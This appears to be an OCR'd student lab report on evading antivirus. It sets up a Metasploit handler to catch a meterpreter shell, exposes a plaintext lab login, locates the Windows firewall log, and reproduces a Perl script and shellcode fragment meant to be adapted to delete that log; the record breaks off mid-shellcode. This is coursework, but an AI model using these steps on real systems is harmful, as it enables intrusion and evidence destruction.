TASK 7
Evade Antivirus

Rev B




Table of Contents

1 Confirmed Task 6 payload still works.

Copied to new name for task 8.

Cp rop10 8a
Nano 8a


Confirmed 8a works


PuTTY information
IP: 10.0.99.30


Username:
phantom3472

Password:
wgSOx9Od3s7q166vXoXu

enter: msfconsole









Enter:
`use exploit/multi/handler`


then enter:
`exploit`




In the first PuTTY window run exploit code (in this instance ./8a).



This will result in second PuTTY window opening meterpreter>







2 Locate Firewall

(C:\Windows\System32\LogFiles\Firewall)


By default, will be named pfirewall

a. C: to get to C drive







b. Windows




c. System32




d. LogFiles




e. Initially the Firewall folder does not exist




By opening Windows Control Panel and clicking on the Windows Firewall with Advanced Security that's in the left window. In the right Action window, click on Properties. Then click on Logging, and it should show the path where it saves log files to.




System and Security




Windows Firewall




Advanced Settings in left column



Properties in right column




Logging – Customize (bottom box)




Confirm Name and click ok


…\system32\LogFiles\Firewall\pfirewall.log




f. Firewall




g. Pfirewall





If needed file does not exist…
Start notepad as Administrator






Save as





Save As
This PC › Local Disk (C:) › Windows › System32 › LogFiles › Firewall
Search Firewall
Organize
New folder
Quick access
This PC
Desktop
Documents
Downloads
Music
Pictures
Videos
UserProfile (D:)
Network
Name
Date modified
Type
Size
No items match your search.
File name: pfirewall.log
Save as type: Text Documents (*.txt)
Hide Folders
Encoding: ANSI
Save
Cancel



Firewall
File
Home
Share
View
This PC › Local Disk (C:) › Windows › System32 › LogFiles › Firewall
Search Firewall
Quick access
This PC
Desktop
Documents
Downloads
Music
Pictures
Videos
UserProfile (D:)
Network
Name
Date modified
Type
Size
pfirewall.log
1/27/2024 11:19
Text Document
1 KB
1 item

3 Creating opcodes to push to the string…

a. Clear screen in PuTTY



b. Create a new directory (in this instance pps)



c. For this project copy from Corelan site.
Converting asm to shellcode : Pushing strings to the stack & returning pointer to the strings


The following little script will produce the opcodes that will push a string to the stack (pvePushString.pl)

Pve1

```
#!/usr/bin/perl
# Perl script written by Peter Van Eeckhoutte
# http://www.corelan.be
# This script takes a string as argument
# and will produce the opcodes
# to push this string onto the stack
#
if ($#ARGV ne 0) {
print "  usage: $0 ".chr(34)."String to put on stack".chr(34)."\n";
exit(0);
}
#convert string to bytes
my $strToPush=$ARGV[0];
my $strThisChar="";
my $strThisHex="";
my $cnt=0;
my $bytecnt=0;
my $strHex="";
my $strOpcodes="";
my $strPush="";
print "String length : " . length($strToPush)."\n";
print "Opcodes to push this string onto the stack :\n\n";
while ($cnt < length($strToPush))
{
  $strThisChar=substr($strToPush,$cnt,1);
  $strThisHex="\\x".ascii_to_hex($strThisChar);
  if ($bytecnt < 3)
  {
     $strHex=$strHex.$strThisHex;
    $bytecnt=$bytecnt+1;
  }
  else
  {
    $strPush = $strHex.$strThisHex;
    $strPush =~ tr/\\x//d;
    $strHex=chr(34)."\\x68".$strHex.$strThisHex.chr(34).
  "    //PUSH 0x".substr($strPush,6,2).substr($strPush,4,2).
   substr($strPush,2,2).substr($strPush,0,2);
```

```
    $strOpcodes=$strHex."\n".$strOpcodes;
    $strHex="";
   $bytecnt=0;
  }
  $cnt=$cnt+1;
}
#last line
if (length($strHex) > 0)
{
  while(length($strHex) < 12)
  {
    $strHex=$strHex."\\x20";
  }
  $strPush = $strHex;
  $strPush =~ tr/\\x//d;
  $strHex=chr(34)."\\x68".$strHex."\\x00".chr(34)."    //PUSH 0x00".
  substr($strPush,4,2).substr($strPush,2,2).substr($strPush,0,2);
  $strOpcodes=$strHex."\n".$strOpcodes;
}
else
{
  #add line with spaces + null byte (string terminator)
  $strOpcodes=chr(34)."\\x68\\x20\\x20\\x20\\x00".chr(34).
              "    //PUSH 0x00202020"."\n".$strOpcodes;
}
print $strOpcodes;


sub ascii_to_hex ($)
{
   (my $str = shift) =~ s/(.|\n)/sprintf("%02lx", ord $1)/eg;
   return $str;
}
```

d. Run the shell to get push codes



e. Create a new directory for

Converting asm to shellcode : Putting things together

This is used to create a text box, but will be used / massaged to create a code to delete a file…

```
char code[] =
//first put our strings on the stack
"\x68\x6c\x61\x6e\x00"   // Push "Corelan"
"\x68\x43\x6f\x72\x65"   //  = Caption
"\x8b\xdc"               // mov ebx,esp =
                         //   this puts a pointer to the caption into ebx
"\x68\x61\x6e\x20\x00"   // Push
"\x68\x6f\x72\x65\x6c"   // "You have been pwned by Corelan"
"\x68\x62\x79\x20\x43"   // = Text
"\x68\x6e\x65\x64\x20"   //
"\x68\x6e\x20\x70\x77"   //
"\x68\x20\x62\x65\x65"   //
"\x68\x68\x61\x76\x65"   //
"\x68\x59\x6f\x75\x20"   //
